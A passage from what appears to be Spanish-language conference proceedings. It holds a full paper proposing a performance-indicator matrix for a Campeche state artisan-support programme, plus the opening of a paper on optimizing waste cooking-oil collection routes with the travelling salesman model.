- Corrales Navarro, E. (2011). El lenguaje no verbal: un proceso cognitivo superior indispensable para el ser humano. *Redalyc. Revista Comunicación.*, 20(1), 46-51. Recuperado el 24 de marzo de 2020, de <https://www.redalyc.org/pdf/166/16620943007.pdf>
- Espina, A. (1997). El uso de la escultura en la terapia de pareja. *Revista de Psicoterapia*, 7, 28,, 29-44. Recuperado el 18 de enero de 2020, de [http://www.centrodepsicoterapia.es/pdf\\_art/33-escultura%20en%20terapia%20de%20pareja.pdf](http://www.centrodepsicoterapia.es/pdf_art/33-escultura%20en%20terapia%20de%20pareja.pdf)
- Ortíz Granja, D. (2008). *Terapia Familiar Sistémica*. Quito, Ecuador: Universidad Politécnica Salesiana. 1a. Edición. Recuperado el 12 de enero de 2020, de <https://dspace.ups.edu.ec/bitstream/123456789/6096/1/Terapia%20familiar%20sistemica.pdf>
- Papp, P. (1988). *El proceso de cambio*. Barcelona, España: Ediciones Paidós Ibérica. S. A.

# MATRIZ DE INDICADORES PARA LA EVALUACIÓN DEL DESEMPEÑO EN PROGRAMAS SOCIALES DEL SECTOR ARTESANAL

Dr. Román Alberto Quijano García<sup>1</sup>, LCP y AP. Berenice del Carmen Corzo Arévalo<sup>2</sup>, Dr. Luis Alfredo Arguelles Ma<sup>3</sup> y Dr. Eric Soancatl Palacios<sup>4</sup>

**Resumen.** El gobierno apoya la ejecución de programas que preserven la cultura propia de las regiones del país, como es el caso del sector artesanal que combina la creatividad con diversas técnicas para la producción de artesanías, sin embargo es importante que el recurso financiero asignado sea canalizado a las actividades de apoyo para alcanzar las metas propuestas en los programas anuales de operación de los organismos gubernamentales responsables de su administración; para lograr lo anterior se requiere elaborar herramientas como la matriz de indicadores que incluya los elementos que establece el modelo de Marco Lógico y que es considerado por el CONEVAL como la metodología apropiada para la evaluación del desempeño de los programas y el ejercicio adecuado del presupuesto público basado en el logro de resultados. A través del método de caso se analiza la problemática de un organismo público estatal para medir su desempeño en la administración de los recursos públicos. Los resultados señalan la importancia de implementar la metodología del Modelo de Marco Lógico con un documento normativo propio que contemple las reglas de operación y la matriz de indicadores como elementos básicos para una adecuada evaluación externa del desempeño.

**Palabras clave:** Evaluación, Indicadores de desempeño, Sector artesanal.

## Introducción

Las artesanías son la representación histórica de expresión del arte de los antepasados, con la tradición de los pueblos indígenas, llenas de color, inspiración y textura que permanecen actualmente y son sustento de muchas familias, pero sobre todo con una oportunidad de innovación, fomento, comercialización y crecimiento económico. En el estado de Campeche, el sector artesanal está vinculado con las estrategias de desarrollo económico, y es administrado por el Instituto Estatal para el Fomento de las Actividades Artesanales en Campeche (INEFAAC, 2019), con el principal objetivo de preservar, conservar, comercializar y apoyar al sector en todo el estado. Los trabajos que realiza el instituto son para apoyo a los artesanos en sus distintas ramas, ha trabajado en acciones de gestión y propone proyectos ante el Fondo Nacional de las Artesanías (FONART).

El Plan Estatal de Desarrollo del Estado de Campeche (2015-2021), junto con el Plan Sectorial de Desarrollo Económico, buscan potencializar el sector como una fuente de empleo y de microempresas, fomentar el valor del trabajo campechano y resaltar la belleza de las artesanías. Ante la necesidad de generar las condiciones requeridas para el crecimiento, se necesita de una planeación con las distintas dependencias de gobierno, para propiciar las oportunidades necesarias, sin embargo, al ser un instituto con una estructura reducida, y ante la necesidad de utilizar de forma eficiente recursos debe seleccionar estratégicamente las acciones que se deben ejecutar, para alcanzar una visión de crecimiento y oportunidad.

## Las artesanías en México

La artesanía mexicana está llena de color y experiencia, por generaciones se han transmitido conocimientos que se manifiestan en obras de arte, mediante la difusión de las técnicas necesarias para la fabricación y transformación de la materia prima, como la expresión de lo vivido en el pasado, y que se refleja en nuevas formas en el presente.

---

<sup>1</sup> Dr. Román Alberto Quijano García. Profesor Investigador de Tiempo completo en la Universidad Autónoma de Campeche – Facultad de Contaduría y Administración. rq6715@hotmail.com

<sup>2</sup> LCP y AP Berenice del Carmen Corzo Arévalo. Estudiante de la Maestría en Innovación Administrativa de la Universidad Autónoma de Campeche – Facultad de Contaduría y Administración. al040219@uacam.mx

<sup>3</sup> Dr. Luis Alfredo Arguelles Ma. Profesor Investigador de Tiempo completo en la Universidad Autónoma de Campeche – Facultad de Contaduría y Administración. luisarguellesmaa@hotmail.com

<sup>4</sup> Dr. Eric Soancatl Palacios. Profesor de Asignatura en la Universidad Autónoma de Campeche – Facultad de Contaduría y Administración. esoancat@uacam.mx

A partir de la creación de la Ley para el Fomento de la Microindustria y la Actividad Artesanal en su artículo 3º definió a la artesanía en su fracción II, como: "... actividad realizada manualmente en forma individual, familiar o comunitaria, que tiene por objeto transformar productos o sustancias orgánicas e inorgánicas en artículos nuevos, donde la creatividad personal y la mano de obra constituyen factores predominantes que les imprimen características culturales, folklóricas o utilitarias, originarias de una región determinada, mediante la aplicación de técnicas, herramientas o procedimientos transmitidos generacionalmente".

Por su parte a nivel nacional el Fondo Nacional de Fomento Artesanal (FONART), dicta sus reglas de operación al inicio de cada ejercicio, donde se ha determinado la manera de ejecutar los recursos dirigidos a la atención del sector conformado por los artesanos de todo el país, con el objetivo de proteger y preservar el valor cultural que posee. Una forma de ver la artesanía es como un actor que interviene en la economía del país y en el desarrollo social, esto a través de la cultura, el turismo y la formalización de unidades económicas. El Instituto Nacional de Estadística y Geografía (INEGI, 2018) ha realizado estudios desde el año 2013, a los que se denominó Cuenta Satélite de la Cultura en México, y a través de datos e indicadores macroeconómicos, analiza los flujos económicos generados por las actividades de cultura, donde el Producto Interno Bruto (PIB) es el indicador más representativo para este análisis; se puede observar que del PIB nacional de cultura en el año 2014 la actividad artesanal representó el 20.3%, en el 2015 disminuyó en un 0.6% generando un 19.7%; para el 2016 fue 17.8% a pesar de la disminución seguía siendo la actividad en segunda posición, que aportaba al PIB total de cultura, para el 2017 con base al ejercicio anterior incremento en 0.8% siendo de 18.6% y para el 2018 se observó un 18.8%.

La forma de transmitir la actividad artesanal de acuerdo a Heredia (2013), es por medio de la educación, definiéndola en formal e informal, donde clasifica al artesano en tres tipos, es decir el artesano tradicional es aquel que trabaja desde la comunidad y la transmite la técnica de manera oral, el artesano formal urbano es aquel, que a través de su conocimiento explora nuevas formas y materiales y las añade a sus conocimiento ofreciendo al mercado productos de innovación pero con identidad cultural, y por último se define al artesano formal de la academia, si bien es aquel que aprende y sabe la técnica y el valor tradicional y adicional elabora las artesanías con innovación pero se apega a un programa estructurado por una institución educativa.

Hoy en día la actividad artesanal enfrenta grandes retos, que dificulta el desarrollo de su actividad, como menciona Heredia (2013), debido a que se percibe la artesanía como un producto souvenir que son elaborados de forma masiva usando nuevas tecnologías asignándole el nombre de artesanía, otra dificultad son los altos costos para la adquisición de la materia prima y el presupuesto reducido con el que cuenta el artesano, de igual forma la intervención de intermediarios, estos abaratan o regatean al artesano depreciando su trabajo para hacer la reventa en locales ya establecidos, y por último el autor menciona la exigencia del mercado con el interés de buscar nuevos diseños alejados de la tradición y la esencia natural de su origen (Saligan, Salinas y Del Carpio, 2017)

### ***La nueva gestión pública para la medición de resultados***

Aguilar, L. (2015) menciona tres acontecimientos que orillaron a la administración pública a buscar nuevas formas de gobierno impulsado por la Nueva Gestión Pública: falta de control de la política fiscal, la deficiencia de los servicios públicos brindados a la sociedad, y la crisis presente en partes de Latinoamérica, lo que ocasionó el desarrollo de nuevas políticas y programas, donde la asignación del recurso público así como su uso, fuera enfocado en el control y resultados, impulsado por la demanda social. Cejudo (2011), señala que al tener el control presupuestario se fortalece al otorgamiento de servicios con un enfoque de mejora continua y eficacia, generando como resultado en la sociedad un estado de bienestar, seguridad y oportunidades de desarrollo, es decir valor público.

La Organización para la Cooperación y el Desarrollo Económicos (OCDE), en el marco de la segunda mesa redonda de Gestión para Resultados de Desarrollo, visualiza a la Gestión para Resultados (GpR) como una estrategia de implementación de un modelo basado en la alineación de programas y coordinación de acciones encaminados a resultados con transparencia y a la mejora en la toma de decisiones, para así combatir la pobreza. Se ha definido cuatro principios fundamentales que caracterizan la GpR, los cuales se enfocan en: a) centrar el diálogo en los resultados en todas las fases del proceso de desarrollo, b) alinear la programación, el monitoreo y la evaluación con los resultados, c) mantener la medición y la información sencillas, d) gestionar para y no por resultados, y e) usar la información de resultados para aprender y para la toma de decisiones". (OCDE-CAD, 2004)

El Banco Interamericano de Desarrollo (BID) y el Centro Latinoamericano de Administración para el Desarrollo (CLAD) hacen mención de tres objetivos encaminados a la GpR, con base a los sistemas gerenciales y a la utilización de recursos dando como resultado la eficiencia y la eficacia.

1. Optimización de los recursos, en atención a las constantes demandas sociales para mejorar los servicios públicos, en eficiencia, eficacia, equidad y calidad.
2. Transparencia y control equitativo, en la ejecución de los servicios público, políticas y programas.
3. Mejorar el desempeño, esto a través de controles internos para los servidores públicos ejecutores de los procesos, ayudando al cumplimiento de los dos puntos anteriores.

Este modelo está encaminado a la búsqueda del desarrollo social y económico, y obliga a los gobiernos a cuestionarse sobre los procesos que han implementado y los resultados que han obtenido, y cómo están encaminados al logro de objetivos, generando resultados para una mejora continua. La Metodología del Marco Lógico (MML) es una herramienta encaminada a la medición de resultados alcanzados en los programas presupuestarios, permite mejorar el diseño y evaluación, para definir la dirección, a la que debe ir encaminada la política pública. Esta herramienta ayuda a la definición de indicadores para la construcción de la Matriz de Indicadores (MIR), aplicándose a cualquier programa social. (CONEVAL, 2013).

Bajo el mismo proceso y en la búsqueda de una nueva forma de planeación estratégica con visión en resultados la Secretaría de Hacienda y Crédito Público (SHCP, 2019) en el ejercicio 2016 dictó un manual donde señala los pasos adecuados a seguir para un correcto ejercicio de la MML donde se definió seis etapas, las cuales son: 1) Definición del problema, 2) Análisis del problema, 3) Definición del objetivo, 4) Selección de alternativas, 5) Definición de la estructura analítica del programa presupuestario y 6) Elaboración de la MIR.

### **Descripción del Método**

El organismo evaluado es de carácter público a nivel estatal, y se analizó bajo el método de caso para ilustrar situaciones, acciones o decisiones que se relacionan con el tema estudiado y permite observar la operación de la dependencia, con el objetivo de proveer alternativas de solución que han sido aplicadas en situaciones similares y que fueron desarrolladas tomando como base los principales conceptos y teorías asociadas al fenómeno bajo estudio (Naumes y Naumes, 2006). El método de casos busca no solo identificar los factores que afectan un fenómeno, sino el conocimiento detallado de estos factores en las unidades de análisis (Marcelino, Baldazo y Valdés, 2012).

El diseño metodológico empleado es anidado de tipo ilustrativo, pues presenta o ejemplifica el fenómeno que se investiga bajo un enfoque teórico determinado integrado por un solo caso (organismo público estatal), con más de una unidad de análisis: evaluación del desempeño y sector artesanal (Yin, 2003). Se estudió la administración y operación del INEFAAC y la problemática del sector artesanal en el estado de Campeche para establecer la viabilidad de implementación de la metodología del Modelo de Marco Lógico como alternativa para la medición del desempeño y resultados en el ejercicio del recurso público.

### **Resultados de la Intervención**

#### ***Antecedentes de la organización***

Ante la necesidad de preservar, proteger y fomentar la cultura de los pueblos indígenas del Estado de Campeche en 1999 se creó en la Secretaría de Fomento Industrial y Comercial, la Dirección de Fomento Artesanal donde se operó el Programa para el Desarrollo Productivo de las Artesanías del Estado, el principal objetivo era rescatar, fomentar, e impulsar el desarrollo artesanal en lo social y como un medio de crecimiento económico. (INEFAAC, 2019)

El 25 de junio del 2010 con el decreto número 44 de la LX legislatura, se creó el Instituto Estatal para el Fomento de las Actividades Artesanales en Campeche (INEFAAC), como un organismo descentralizado de la Administración Pública Estatal, sectorizado de la Secretaría de Desarrollo Industrial y Comercial cuyo objetivo es realizar e impulsar toda clase de estudios, investigaciones y eventos de cualquiera naturaleza que estime adecuados para el rescate, preservación, mejoramiento y desarrollo de las actividades artesanales, así como capacitar a los artesanos a fin de promover la preservación, y desarrollar una actividad económica generadora de empleos, prestar asesoría en materia de elaboración y ejecución de proyectos, proponiendo los mejores esquemas para optimizar la producción y calidad de las artesanías.

Igualmente proporciona a los artesanos asistencia técnica, administrativa y de gestión financiera para su desarrollo y provee apoyos para la obtención y proveeduría de materias primas e insumos que logren eficientar sus procesos de producción a través de centros de acopio. Actualmente el INIFAAC debe someter sus resultados a evaluaciones externas elaboradas por expertos que emitan un informe sobre el desempeño del programa que se encarga de apoyar el sector artesanal, ante lo cual se originan las siguientes interrogantes: ¿El Programa para el Desarrollo Productivo de las Artesanías del Estado tiene implementada la metodología del Modelo de Marco Lógico?, ¿Los indicadores diseñados de gestión y estratégicos permiten medir la evolución del programa?, ¿Cómo establece actualmente su evolución y desempeño en la administración de los recursos públicos el programa?

### ***Descripción de la problemática del sector en la entidad***

Identificar los problemas sociales que atañen a una población específica, puede ser un trabajo exhaustivo, pero de carácter primordial, a través de la Metodología del Marco Lógico (MML) como un instrumento de análisis y planeación del diseño de acciones, se ayuda a las instituciones a diseñar sus planes de trabajo y la dirección de su política para asignar el recurso público. Derivado del constante ajuste de los presupuestos de las dependencias de los distintos sectores del estado, se ha tenido que generar o buscar nuevas formas de gestión para la elaboración de proyectos y participar en diferentes ramos, con el fin de generar y cumplir el calendario de actividades programadas para cada ejercicio.

Al ser el INEFAAC reconocido como un organismo descentralizado, y que cuenta con una infraestructura reducida en recurso humano y financiero, requiere de una planeación precisa y de constante evaluación de metas, que le permita analizar el alcance e impacto de las acciones que realiza con los artesanos del Estado de Campeche. Considerando lo anterior, y en atención a las conclusiones y recomendaciones de la última evaluación externa realizada al programa 011 Emprendimiento y Desarrollo de las MIPYMES del Programa Anual de Evaluaciones 2016, que señala que se requiere un programa único que atienda a una población específica y la necesidad de medir la eficiencia de los recursos aplicados en el sector, se propone diseñar una matriz de indicadores de resultados para un programa único y específico para el sector artesanal que mida la eficiencia y eficacia de los recursos y que contribuya a la gestión y toma de decisiones de la dirección general.

Para lograr lo anterior es necesario identificar la población potencial y objetivo del sector artesanal, así como sus características, las acciones y actividades alineadas al plan sectorial y al programa estatal de desarrollo que procuren el crecimiento del sector para estar en condiciones de crear una matriz de indicadores con los elementos que establece el Modelo de Marco Lógico.

### ***Análisis de la problemática particular***

El INEFAAC, en conjunto con la Secretaría de Desarrollo Económico, han buscado un método de trabajo que permita medir sus resultados mediante el diseño de la Matriz de Indicadores vinculada al Plan Estatal de Desarrollo, el Programa Sectorial y sus programas presupuestarios. Como resultado de las evaluaciones externas realizadas al Programa del Emprendimiento y Desarrollo Sostenible e Inclusivo de las MIPYMES, se puede argumentar como ventaja al realizar una evaluación que involucra a diversas dependencias con presupuesto único, que a través de una sola evaluación y pago se analiza a varios organismos. Sin embargo, a pesar de ser una decisión de beneficio para las dependencias con un recurso limitado, el tener un programa único que englobe diversos problemas y que por naturaleza fueron creadas para atender diversas áreas de enfoque, no ayuda a la atención del problema particular de cada organismo participante.

El INEFAAC, es ejemplo de la dificultad del proceso en la evaluación, puesto que al enfocar sus indicadores hasta nivel componente, no se mide el impacto del programa en el sector, en la matriz diseñada no se visualiza de manera coherente la lógica vertical y horizontal, el propósito y el fin se alcanzarían en el largo plazo por el instituto y se pierde la coherencia de las acciones con el destino del programa. Con base a la problemática descrita se sintetiza la propuesta desarrollada para el Programa para el Desarrollo Productivo de las Artesanías del Estado:

I.-Problema: Los artesanos del Estado de Campeche no se desarrollan económicamente por la falta de intervención institucional

II.- Población: a) Potencial son los artesanos de la entidad que actualmente producen sus productos y los comercializan a través de diversos canales; b) Objetivo, aquellos artesanos que presentan necesidades para la adquisición de materia prima o requieren asesoría para su administración, operación o bien gestionar la participación

en proyectos artesanales. c) Atendida, son los artesanos que reciben el apoyo del programa con base a las actividades contempladas en su MIR y el programa operativo anual

III.- Matriz de indicadores de resultados: es aquella que contempla los niveles, resumen narrativo y metas a alcanzar por el programa, la cual es perfectible de ajustar con base a los resultados de las evaluaciones externas (Tabla 1)

Tabla 1: Propuesta de MIR para el Programa para el Desarrollo Productivo de las Artesanías del Estado

Nivel	Resumen Narrativo	Indicadores de Desempeño	Medios de Verificación	Supuestos
1. Fin (Impacto)	Contribuir al crecimiento económico del Estado mediante el fomento del emprendimiento y desarrollo de las empresas artesanas	1 indicador que mide el crecimiento porcentual en el número de Unidades Económicas registradas en Campeche.	Censo económico del INEGI	Interés de los participantes en crear pequeñas empresas
2. Propósito (Resultados)	Los artesanos del Estado de Campeche reciben intervención institucional para su desarrollo económico	2 indicadores para medir el porcentaje de artesanos beneficiados los grupos artesanales formalizados	Reportes anuales difundidas por las distintas áreas administrativas y presentados ante la junta de gobierno	Se reciben y ejercen los recursos a tiempo y los beneficiados concluyen sus procesos de registro
3. Componentes (Productos o Servicios)	C1 Fomento de la comercialización de las artesanías en el Estado de Campeche. C2 Artesanos beneficiados con apoyos estratégicos. C3 Artesanos del Estado de Campeche capacitados. C4 Artesanos vinculados a instituciones para su educación básica.	5 indicadores para determinar la tasa de variación de los ingresos por ventas de artesanías, los artesanos beneficiados por acciones de difusión y apoyo en capacitación y estudios básicos.	Reportes trimestrales de las ventas publicadas en los informes para la cuenta pública	Se cumple con los trabajos de difusión en tiempo y forma Se cuenta con disponibilidad presupuestaria Participan las instituciones educativas con los artesanos
4. Actividades (Procesos)	C.1 A.1 y A.2 Asistencia y realización de eventos de difusión y promoción de la artesanía del Estado de Campeche. C.2 A.1 y A. 2 Gestión de apoyos, créditos y proyectos productivos. C.3 A.1 y A.2 Cursos y talleres de capacitación a grupos artesanales. C.4 A.1 y A.2 Vinculación de artesanos a instituciones de educación básica.	8 indicadores que permitirán analizar la realización de ferias, exposiciones y concursos, así como el porcentaje de apoyos, créditos y proyectos entregados al sector artesanal.	Reportes y fichas de inscripción a eventos Reportes trimestrales expedidos por las direcciones del INEFAAC	Los trabajos programados se cumplen en tiempo y forma Se cuenta son suficiencia presupuestaria Los artesanos les interesa su educación básica

Nota: Algunos de los elementos de la MIR se presentan resumidos, aunque la metodología establece el nivel de claridad y especificidad que debe tener cada elemento que la integra.

### Conclusiones

El sector artesanal es una población vulnerable que requiere de diversas condiciones para su mejora económica y social, disminuir su rezago ayudará a incrementar el bienestar en el estado. Por medio de la evaluación del desempeño y los resultados de los indicadores se espera: a) Mejorar las oportunidades de los artesanos con el reforzamiento y continuidad de su educación básica, incrementando la profesionalización de su trabajo, b) Brindar oportunidades y herramientas que ayuden a identificar los beneficios de la formalización y el manejo eficiente de negocios y estrategias de innovación para diseñar con la tradición y lo moderno, c) Detectar las capacidades y técnicas artesanales para su preservación y difusión y d) Crear nuevos mercados nacionales e internacionales con la

vinculación de otras dependencias del sector económico para la venta de los productos y mejorar las cadenas de distribución.

Es recomendable un programa especial y único para este sector ante la necesidad de identificar las acciones y resultados, no se puede mejorar lo que no se mide, las evaluaciones externas podrán ofrecer una visión no sesgada de los resultados, lo que brindará la oportunidad de innovar y mejorar lo realizado y reafirmar lo que se esté haciendo de la manera correcta. Para lograr que el programa funcione se requiere de un estudio de contexto social en todo el estado con el número real de artesanos, para tener una visión concreta de aquellos que se pueden beneficiar.

Se requiere medios de distribución del recurso económico para el uso eficiente y una gestión constante en los tres niveles de gobierno, para la búsqueda de nuevas fuentes de financiamiento.

### Referencias

- Aguilar, L. F. (2015). *"Gobernanza y gestión pública"*. México: Fondo de Cultura Económica.
- BID-CLAD. (2004). "Modelo abierto de gestión para resultados en el sector público". *Revista del CLAD Reforma y Democracia*(39), 149-210.
- Cejudo, G. (2011). *"Nueva gestión pública"*. México: Siglo veintiuno.
- Consejo Nacional de Evaluación de la Política de Desarrollo Social (2007). *"Lineamientos generales para la evaluación de los Programas Federales de la Administración Pública Federal"*. México.
- Consejo Nacional de Evaluación de la Política de Desarrollo Social (2013). *"Guía para la Elaboración de la Matriz de Indicadores para Resultados"*. México.
- Gobierno del Estado de Campeche (2019). SEPLAN. Obtenido de Plan Estatal de Desarrollo (2019-2021): <http://www.seplan.campeche.gob.mx/index.php/transparencia/13-identidad/285-plan-estatal-de-desarrollo-2019-2022>
- Heredia, F. J. (2013). *"Las artesanías en México. Situación actual y retos"*. México, DF: Centro de Estudios Sociales y de Opinión Pública Cámara de Diputados / LXII Legislatura.
- INEFAAC. (2019). *"Manual de Organización"*. Campeche, Campeche.
- INEGI. (2018). *"Cuenta Satélite de la Cultura en México."* México.
- Marcelino M., Baldazo F. y Valdés O. (2012). "El método del estudio de caso para estudiar las empresas familiares". *Pensamiento y Gestión*. 33 pp. 125-139
- Naumes, W. y Naumes, M. (2006). *"The art and craft of case writing"*. (2da. Edición), United States of América, M.E. Sharpe, Inc.
- OCDE-CAD. (2004). *"Buenas Prácticas Recientemente Identificadas de Gestión para Resultados de Desarrollo"*. Paris-México: Mesa Redonda de Resultados de Marrakech.
- Saligan, C., Salinas, V., & Del Carpio, P. (2017). "Dificultades en Torno a la Producción Artesanal". *Jóvenes en la Ciencia*, 3(2), 1200-1204.
- SEPLAN. (2016). *"Programa Sectorial de Desarrollo Económico"*. Campeche, Campeche, México.
- SHCP (2019). SHCP, Diplomado Presupuesto Basado en Resultados. Obtenido de MexicoX de edx, inc: [www.mexicox.gob](http://www.mexicox.gob)
- Yin, R. (2003). *"Case study research: Design and methods"* (3a. ed.), United States of America, Sage Publications.

### Notas Biográficas

**Dr. Román Alberto Quijano García.** Doctor en Gestión Estratégica y Política de Desarrollo por la Universidad Anáhuac Mayab. Profesor Investigador de Tiempo Completo en la Universidad Autónoma de Campeche – Facultad de Contaduría y Administración. Especialista en Finanzas. [rq6715@hotmail.com](mailto:rq6715@hotmail.com)

**LCP y AP. Berenice del Carmen Corzo Arévalo.** Pasante de la Maestría en Innovación Administrativa de la Universidad Autónoma de Campeche. [al040219@uacam.mx](mailto:al040219@uacam.mx)

**Dr. Luis Alfredo Arguelles Ma.** Doctor en Gestión Estratégica y Política de Desarrollo por la Universidad Anáhuac Mayab. Profesor Investigador de Tiempo Completo en la Universidad Autónoma de Campeche – Facultad de Contaduría y Administración. Especialista en Auditoría y Control. [luisarguellesmaa@hotmail.com](mailto:luisarguellesmaa@hotmail.com)

**Dr. Eric Soancatl Palacios.** Doctor en Ciencia de lo Fiscal por el Instituto de Especialización para Ejecutivos SC. Profesor de asignatura en la Universidad Autónoma de Campeche y Especialista en Impuestos. [esoancat@uacam.mx](mailto:esoancat@uacam.mx)



# OPTIMIZACION DE RUTAS DE RECOLECCION DE ACEITE VEGETAL RESIDUAL PARA UNA EMPRESA RECICLADORA DE RESIDUOS

MsC. Lisandra Quintana Alvarez<sup>1</sup>, Dr. José Luis Martínez Flores<sup>2</sup>,  
MsC. Yalixa Herrera Mena<sup>3</sup> y Dr. Marcos Alberto Coronado Ortega<sup>4</sup>

**Resumen**— El aceite vegetal residual es clasificado como un residuo de manejo especial, y luego de ser tratado puede convertirse en una materia prima útil para otros sistemas de producción. De aquí que localizar centros de acopio, ubicar puntos de generación en cada centro y encontrar las rutas de recolección es un problema que se debe tener en cuenta. Este es un problema complejo que necesita de planificación, organización y control de los flujos materiales siendo útil en su solución aplicar modelos de optimización de rutas y estrategias para el reciclaje, reutilización y recolección de residuos. En este artículo se presenta el caso de una Empresa Recicladora de Residuos de aceites comestibles y aguas grasas con la principal finalidad de producir Biocombustibles. Se emplea el modelo de Agente Viajero para diseñar una ruta de recolección de aceite vegetal residual optimizando el tiempo y la distancia de recorrido. En la aplicación del modelo se utiliza el software de optimización Lingo que permite llegar a la solución óptima en menor tiempo y en menor distancia.

**Palabras clave**—agente viajero, optimización, aceite vegetal residual, recolección.

## Introducción

La situación actual a nivel mundial, donde escasean las materias primas y aumentan los residuos, exige un cierre del ciclo de vida de los productos. Por lo que se comienza a desarrollar interés en la recuperación de los residuos generados en las cadenas de suministro convencionales. Siendo evidente la necesidad de realizar una labor de planificación y organización en los sistemas logísticos de reutilización, no sólo por el impacto medioambiental y social que esto trae consigo sino porque suponen una oportunidad de negocio y permiten la consecución de ventajas competitivas sostenibles.

Teniendo en cuenta que el aceite vegetal residual (AVR) es clasificado como un residuo de manejo especial (NOM-161, 2013) constituye una necesidad buscar soluciones para minimizar el daño nocivo que provoca al medio ambiente su vertimiento indiscriminado. El AVR, es uno de esos residuos con alto potencial para ser valorizado e insertado en como materia prima en otros sistemas productivos, como, por ejemplo: biocombustibles, velas, jabones, pinturas, cosméticos y suplemento alimenticios para el consumo animal, por citar algunos.

La gestión de residuos y recuperación de productos es un problema complejo que requiere de planificación, gestión y control del flujo de materiales y productos (Florez, M., & Granada, 2012), lo cual impacta en la toma de decisiones tanto a nivel estratégico como operativo (Rubio, 2003). En el caso de las decisiones de carácter operativo se refieren a la cantidad, tamaño y ubicación de las instalaciones de transporte y recolección, personal involucrado, problemas de enrutamiento asociado al flujo de materiales y gestión de inventario, entre otros (Florez, M., & Granada, 2012). Es entonces donde cobra importancia la optimización de redes de recolección de dichos residuos. En tal sentido investigadores y científicos se han dado a la tarea de desarrollar un conjunto de algoritmos y métodos para obtener su solución, ya sea utilizando métodos tradicionales de optimización, heurísticas y metaheurísticas. (Garza & Sago, 2004)

El problema del agente viajero (TSP por sus siglas en inglés), es uno de esos modelos que tiene como objetivo encontrar rutas de distribución que optimicen variables como el costo de transportación, tiempo de viaje y distancia de recorrido. Este problema puede presentarse en numerosos y diversos sectores, en ocasiones no se trata sólo de distribuir uno o varios productos, sino recoger materiales, desperdicios, información, y en otros no hay distribución ni recogida, sino que se trata de brindar un servicio.

<sup>1</sup> MsC. Lisandra Quintana Alvarez es Estudiante de Doctorado de Ingeniería en la Universidad Autónoma de Baja California, Mexicali, Baja California, México [quintana.lisandra@uabc.edu.mx](mailto:quintana.lisandra@uabc.edu.mx)

<sup>2</sup> El Dr. José Luis Martínez Flores es Coordinador Académico del Doctorado de Logística en la Universidad Popular Autónoma del Estado de Puebla, Puebla, México [jose.luis.martinez01@upaep.mx](mailto:jose.luis.martinez01@upaep.mx)

<sup>3</sup> La MsC. Yalixa Herrera Mena Estudiante de Doctorado de Logística en la Universidad Popular Autónoma del Estado de Puebla, Puebla [yalixa.herrera@upaep.edu.mx](mailto:yalixa.herrera@upaep.edu.mx)

<sup>4</sup> El Dr. Marcos Alberto Coronado Ortega es Subdirector del Instituto de Ingeniería de la Universidad Autónoma de Baja California, Mexicali, Baja California, México [marcos.coronado@uabc.edu.mx](mailto:marcos.coronado@uabc.edu.mx)

Teniendo en cuenta las ventajas y potencialidades del método TSP se diseña una ruta de recolección de aceite vegetal residual al norte de la República Mexicana. La empresa Recicladora de Residuos ubicada al norte del país y dedicada al manejo especial de aceites comestibles y aguas grasas, presenta como principal finalidad hacer Biocombustibles. Dicho centro cuenta con más de 100 clientes, siendo los restaurantes de comida rápida los que generan más del 50% del residual recolectado.

De acuerdo con Rodríguez (2010) el problema de TSP es de complejidad NP completo, donde el número de posibles soluciones crece exponencialmente con el número de nodos, ciudades o clientes a visitar, es por ello que rápidamente sobrepasa las capacidades de cálculo de los ordenadores más potentes. Ante este escenario se seleccionan 20 restaurantes que representan más del 50% de dicha generación y son atendidos por un centro de recolección. Se identifica la ruta de recolección óptima teniendo en cuenta las variables tiempo de viaje y distancia recorrida y finalmente se realiza un análisis de los resultados, los cuales se tendrán en cuenta en futuras investigaciones.

### Descripción del Método

El objetivo en esta investigación es determinar el recorrido óptimo para recolectar el aceite vegetal residual que generan 20 restaurantes ubicados en una ciudad al norte de la República Mexicana. Se debe tener en cuenta que el vehículo recolector sale del Centro de Recolección, visita los restaurantes y regresa al punto de partida.

#### Identificación de puntos de generación.

La ubicación de los puntos de generación y el centro de recolección se realizó consultando bases de datos oficiales del Instituto Nacional de Estadística y Geografía (INEGI) y Directorio de Estadística Nacional de Unidades Económicas (DENUE). Siendo así en la figura 1 se muestra la ubicación geográfica de los puntos de generación y el centro de recolección.

#### Captura de información

Para aplicar el modelo matemático se necesita primero determinar la variable que se desea minimizar. En este caso se desea optimizar el tiempo de viaje y la distancia de recorrido en la ruta. Luego de localizar los puntos de generación y el centro de recolección como se muestra en la figura 1.

